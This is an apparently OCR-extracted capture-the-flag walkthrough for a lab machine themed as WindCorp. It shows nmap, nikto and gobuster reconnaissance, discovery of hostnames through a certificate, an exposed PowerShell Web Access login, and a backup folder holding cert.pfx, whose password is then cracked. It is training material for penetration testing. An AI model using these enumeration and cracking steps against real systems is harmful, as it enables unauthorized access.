```
 ____         ____
|  _ \ __ _  |___ \
| |_) / _` |   __) |
|  _ < (_| |  / __/
|_| \_\__,_| |_____|
```


Walkthrough

Story

WindCorp recently had a security-breach. Since then they have hardened their infrastructure, learning from their mistakes. But maybe not enough? You have managed to enter their local network...

nmap-scan


Open ports



```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 128
80/tcp    open  http             syn-ack ttl 128
88/tcp    open  kerberos-sec     syn-ack ttl 128
135/tcp   open  msrpc            syn-ack ttl 128
139/tcp   open  netbios-ssn      syn-ack ttl 128
389/tcp   open  ldap             syn-ack ttl 128
443/tcp   open  https            syn-ack ttl 128
445/tcp   open  microsoft-ds     syn-ack ttl 128
464/tcp   open  kpasswd5         syn-ack ttl 128
593/tcp   open  http-rpc-epmap   syn-ack ttl 128
636/tcp   open  ldapssl          syn-ack ttl 128
2179/tcp  open  vmrdp            syn-ack ttl 128
3268/tcp  open  globalcatLDAP    syn-ack ttl 128
3269/tcp  open  globalcatLDAPssl syn-ack ttl 128
5222/tcp  open  xmpp-client      syn-ack ttl 128
5223/tcp  open  hpvirtgrp        syn-ack ttl 128
5229/tcp  open  jaxflow          syn-ack ttl 128
5262/tcp  open  unknown          syn-ack ttl 128
5263/tcp  open  unknown          syn-ack ttl 128
5269/tcp  open  xmpp-server      syn-ack ttl 128
5270/tcp  open  xmp              syn-ack ttl 128
5275/tcp  open  unknown          syn-ack ttl 128
5276/tcp  open  unknown          syn-ack ttl 128
7070/tcp  open  realserver       syn-ack ttl 128
7443/tcp  open  oracleas-https   syn-ack ttl 128
7777/tcp  open  cbt              syn-ack ttl 128
9090/tcp  open  zeus-admin       syn-ack ttl 128
9091/tcp  open  xmltec-xmlmail   syn-ack ttl 128
9389/tcp  open  adws             syn-ack ttl 128
49667/tcp open  unknown          syn-ack ttl 128
49669/tcp open  unknown          syn-ack ttl 128
49670/tcp open  unknown          syn-ack ttl 128
49671/tcp open  unknown          syn-ack ttl 128
49682/tcp open  unknown          syn-ack ttl 128
49690/tcp open  unknown          syn-ack ttl 128
```


```
 ____           ____  
|  _ \ __ _    |___ \ 
| |_) / _` |     __) |
|  _ < (_| |    / __/ 
|_| \_\__,_|   |_____|
```

Nikto



```
root@kali2:~# nikto --url http://192.168.16.30
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.30
+ Target Hostname:    192.168.16.30
+ Target Port:        80
+ Start Time:         2020-05-31 20:13:07 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://fire.windcorp.thm/
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-05-31 20:13:28 (GMT2) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Adding host in hostfile and checking https



```
+ SSL Info:        Subject:  /CN=fire.windcorp.thm
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=fire.windcorp.thm
+ Start Time:         2020-05-31 20:15:36 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-05-31 20:17:27 (GMT2) (111 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Certificate

The certificate reveals some ASNs



General Details

Certificate Hierarchy

fire.windcorp.thm

Certificate Fields


- Subject Public Key Algorithm
- Subject's Public Key
- Extensions
  - Certificate Key Usage
  - Extended Key Usage
  - Certificate Subject Alt Name
  - Certificate Subject Key ID
- Certificate Signature Algorithm
- Certificate Signature Value

Field Value

```
Not Critical
DNS Name: fire.windcorp.thm
DNS Name: selfservice.windcorp.thm
DNS Name: selfservice.dev.windcorp.thm
```

```
 ____         ____  
|  _ \ __ _  |___ \ 
| |_) / _` |   __) |
|  _ < (_| |  / __/ 
|_| \_\__,_| |_____|
```

Adding the other hostnames to our hostfile and checking them out in the browser.



https://fire.windcorp.thm

Wind Corporation

Selfservice

Welcome to our company portal!

Search...


Search

Message from the management team

After the last breach, we decided to implement new security controls. No more unsecure communications, we will use certificates everywhere.
We are developing a new and secure selfservice portal to assist our employees more securely.

We no longer use unsafe IM software, and we are running on state of the art operating systems that are secure out of the box. We believe we have made the right choice and are so bold to say that we now have unbreakable security

The password reset from Ra is removed and a "Selfservice" button put there in its place.



https://selfservice.windcorp.thm

Server Error

401 - Unauthorized: Access is denied due to invalid credentials.

You do not have permission to view this directory or page using the credentials that you supplied.

Authentication Required


https://selfservice.windcorp.thm is requesting your username and password.

User Name:

Password:


```
 ____           ____
|  _ \ __ _    |___ \
| |_) / _` |     __) |
|  _ < (_| |    / __/
|_| \_\__,_|   |_____|
```

Trying the other hostname we found:




Time for gobuster

On the main site we get an interesting hit.



```
root@kali2:~# gobuster dir --url https://fire.windcorp.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://fire.windcorp.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/31 20:38:22 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/vendor (Status: 301)
/IMG (Status: 301)
/CSS (Status: 301)
/Img (Status: 301)
/powershell (Status: 302)
[ERROR] 2020/05/31 20:39:10 [!] Get https://fire.windcorp.thm/Audio 2: net/http: request canceled (Client.Timeout exceeded while
```


On https://selfservice.dev.windcorp.thm/ we get a hit as well



```
root@kali2:~# gobuster dir --url https://selfservice.dev.windcorp.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://selfservice.dev.windcorp.thm/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/31 21:20:43 Starting gobuster
===============================================================
/backup (Status: 301)
/Backup (Status: 301)
```

```
 ____          ____
|  _ \ __ _   |___ \
| |_) / _` |    __) |
|  _ < (_| |   / __/
|_| \_\__,_|  |_____|
```

On /powershell we find a powershelgl web access web app, but we have no credentials.



https://fire.windcorp.thm/powersh

Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:

Password:

Connection type: Computer Name


Computer name:

Optional connection settings

Sign In

© 2016 Microsoft Corporation. All rights reserved.

on /backup we find a file named cert.pfx




https://selfservice.dev.windcorp.thm

selfservice.dev.windcorp.thm - /backup/

[To Parent Directory]

```
5/28/2020  8:41 PM        2827 cert.pfx
5/28/2020  8:45 PM         168 web.config
```

Trying to read the pfx, but it is password-protected.




```
root@kali2:~# openssl pkcs12 -info -in Downloads/cert.pfx
Enter Import Password:
```

Cracking it

Redacted (cert.pfx)

```
1g 0:00:00:00 DONE (2020-05-31 22:11) 2.777g/s 5511p/s 5511c/s 5511C/s lollol..peaches1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
 ____        ____
|  _ \ __ _ |___ \
| |_) / _` |  __) |
|  _ < (_| | / __/
|_| \_\__,_||_____|
```



